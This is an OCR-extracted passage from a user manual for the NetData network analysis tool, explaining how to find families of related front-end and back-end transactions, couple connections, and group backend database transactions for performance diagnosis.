
Family searching normally excludes transactions without responses and other forms of incomplete or failed transactions, to avoid erroneous relationships. However, after conducting a normal search an effective search can be made for the back-end transactions associated with failed front-end transactions. The subsequent search is enabled by checking the box to 'Find families of incomplete or failed FE transactions' and uses a much larger idle period allowed from the end of the last back-end transaction to the end of its front-end transaction, such as 300 seconds to accommodate client timeouts.




If records of transaction families are not erased from the database, subsequent searches ignore all transactions that already belong to a family.

Popups on the following chart identify the parents of three failed transaction families. One had a single child that proved to have a similar large response time, indicating that the problem was in the back-end server; the other two each had four children that proved to run quickly without

abnormal delay, indicating that the problem was in the proxy server, causing it to block back-end responses.



A right-click on the marker of a failed transaction can lead directly to a waterfall or timing chart with all the members of the transaction's family, as in this timing chart of the green family whose parent was the 2-minute failed transaction:




7.6.2 Pairs of Coupled Connections

If NetData is asked to couple back-end connections with front-end connections during a family search, it records the ID of the related connection in the CoConn field of each connection's database record, along with an identifier for each pair in the MatchID field.

ConnID	CoConn	MatchID	Type	Client (Cal...	cPort
212135	2910343	212135	LDAPS./TCP	F5_VIP_R...	25208
2910343	212135	212135	LDAPS./TCP	LDAPprox...	42782
217220	2920927	217220	LDAPS./TCP	F5_VIP_R...	30293
2920927	217220	217220	LDAPS./TCP	LDAPprox...	40706
236445	2914635	236445	LDAPS./TCP	F5_VIP_R...	49518
2914635	236445	236445	LDAPS./TCP	LDAPprox...	41742

After searching for transaction families there can remain connections with transactions that failed the search but are nevertheless related to other connections. By checking 'Find matching FE and

BE connections…' NetData will search for front- and back-end connections with matching time-spans among the connections that remain uncoupled after conducting a transaction-family search.



Having loaded into the charting module all the connections of a particular server, the option 'Load Related Connections' in the context menu of the connections table will load the records of their coupled connections. Then, the option 'Plot Trans/Pkts of Similar Connectns…' can populate a timing chart with all the front-end and back-end activity related to the selected server.

Connection records must be loaded into the charting module if the timing chart is to plot coupled connections on adjacent connection bands. Besides indicating which connections are coupled, connection records also allow the transaction timing chart to indicate, with a white connection band, when a connection is closed.


7.7 Finding Families of Distributed Database Transactions

In many applications a single user transaction can generate very large numbers of database transactions, from hundreds to tens of thousands with consequent large response times. If the captured traffic includes the backend database round-trips but not the front-end user transactions it is difficult to judge whether a long burst of database transactions is part of a single user transaction with a large response time, or spans many user transactions each with small response times.


NetData characterises distributed Oracle transactions that begin with a Txn Phase 1 round-trip and terminate with Txn Phase 2 and Txn End round-trips. It assigns them to the Group class of transactions and includes in their descriptions a list of the database round-trips using the same TCP connection. If a distributed transaction has a large response time then there must be a user transaction with a response time that is equal or greater.

The Tools menu has a command to find all the families of distributed transactions, similar to the families of backend transactions whose parents are front-end transactions. When plotted on a timing chart, a distinguishing colour is assigned to the parent distributed transaction and to all its constituent (child) backend transactions. A family identified in this way includes not only all the database transactions but also any transactions to other backend servers that fit into the time span of the distributed transaction without overlapping other child transactions.

The chart below identifies six distributed transactions that included non-database transactions to three different backend servers on seven connections. Four distributed transactions took more than three seconds and the others took less than a second.



Round-trips outside a distributed transaction retain the normal yellow colour for their server processing times.



This timing chart focuses on just the purple distributed transaction which had 76 database trips and three transactions with two other servers. One transaction with SvrMIC accounted for most of the response time of five seconds.

7.8 Relating Front-End and Backend Transactions


If a system has a response-time problem it is almost bound to appear on a chart of front-end response times, but there might be no evidence of any correspondingly large response times in backend systems. The next question to investigate is the possibility that most of the front-end time is spent with large numbers of quick round-trips to backend systems, and if large volumes of backend transactions have been captured some means is required to relate front-end and backend transactions.

The transaction searching and selection functions, combined with the ability to find XML messages in almost any context, and to extract the values of nominated fields in HTTP headers and XML, JSON, www-form, .NET and SQL messages, provides a powerful means of relating backend transactions to their front-end transactions.

The first step is to study descriptions of front- and backend transactions, looking for types of identifiers that are common to both. Then list the names of those identifiers in the Decoding page of controls, to extract ID values for insertion into the key-data field of transactions. Re-analyse the traffic with the new controls. Choose a transaction with a large response time and with the new search function select all the transactions which refer to the same ID. A plot of only the selected transactions will show to what extent the slow front-end transaction is delayed by related backend transactions.

NetData provides six different ways to extract information from XML, JSON, URL-encoded and .NET messages. Inserting an @ character at the end of a field name causes that field to become the starting point for the search of the next nominated field. Inserting an asterisk at the end of a name causes all occurrences of the named field to be processed.

The following controls use this function to extract all occurrences of initiatingMessageID and inititaingTransactionID found within tags:




The more powerful database search function in the Tools menu will find a critical ID without knowing the name of the field in which it is conveyed, or even the application protocol, but it might yield spurious transactions. Starting with the description of a slow front-end transaction paste all its significant IDs into the database search window, select all transactions referring to any one or more of the IDs, and load only the selected transactions for charting. The resulting chart should identify all the backend transactions on which the front-end transaction depends. Their descriptions should be studied to verify their relevance.

7.9 Finding Backend Transaction Groups

An option in the tool menu will find and record groups of backend transactions that start and end with nominated types of server transactions, and will concatenate sequences of similar transactions and similar groups into *multi-group* transactions. When displayed on timing charts, group transactions give further insight into the behaviour of application software, and they help when associating backend activity with front-end transactions. NetData's tool that finds multi-tier transaction families relates each backend group only as a whole, and large transaction groups thus reduce ambiguity in the recognition of families. For this reason it is recommended that backend transaction groups be identified and recorded in the database – either manually or with the tool – before NetData is asked to find multi-tier transaction families.

The types of transactions that always start and end a backend group are likely to appear when viewing timing charts that focus on long-running front-end transactions and display all their concurrent backend activity. A recent study of an Oracle database application, for example, found that all database transactions occurred in groups that began with the same pattern of two round-trips – an Alter Session command and a query that simply returned the current time of the database clock – and always ended with a Commit command.


The types of group-starting and group-terminating transactions may presently be specified only by their categories and not their request or response signatures. Alternative categories are specified in lists and must be separated by commas.



Even if starting and terminating transaction types are not specified, this tool will still look for sequences of similar transactions or similar groups in the 'Query' category. Besides helping with family identification, these sequences can highlight inefficient programming practices. If the backend service is a database, the resulting group transactions identify sequences of queries that can be coalesced into a single query with a better-crafted Where clause, reducing the load on application servers as well as the database, and cutting response times.

NetData terminates a sequence of similar transactions when its connection is idle for the specified maximum idle period, in case the subsequent sequence relates to a different front-end transaction. The specified idle period has a default value of 150 ms, intended to be just a little longer than most garbage collection periods.


Sequences of similar transactions appear in the transaction tree as multi-group types, as in the following panel. To find the most inefficient transactions – those with the longest sequences and generating the most backend round-trips – select the multi-group transactions in the tree and load them from the database; reveal and sort the column of trip-counts in the transaction table, right-click on a group with a large number of trips, select the option to load the group's individual transactions, and display them on a waterfall chart of transaction types.




When naming new groups of backend transactions that start and end with defined categories NetData appends the word 'group' to the category name of the group's first transaction. For example, groups that begin with an ALTER SESSION command are assigned to the 'ALTER SESSION group' category.

Groups formed from sequences of similar transactions are given a category name that prefixes 'Multi-' to the category name that is common to all the group's transactions. The tree section in the above panel highlights 12 groups of multi-groups. It indicates, for example, that the database records 5,172 sequences of two or more similar Select commands, and 113 sequences of similar 'Query 6' groups. Each Query 6 group starts with a Select command and continues with five Fetch Continuation commands making a total of 6 round-trips; in a Multi-Query 6 group each Select command has the same type of SQL statement – that is, they have a common request signature.


Any confusion in the terminology can be dispelled by loading all the transactions of a highlighted group in the tree, and requesting a timing chart of one of the transactions:






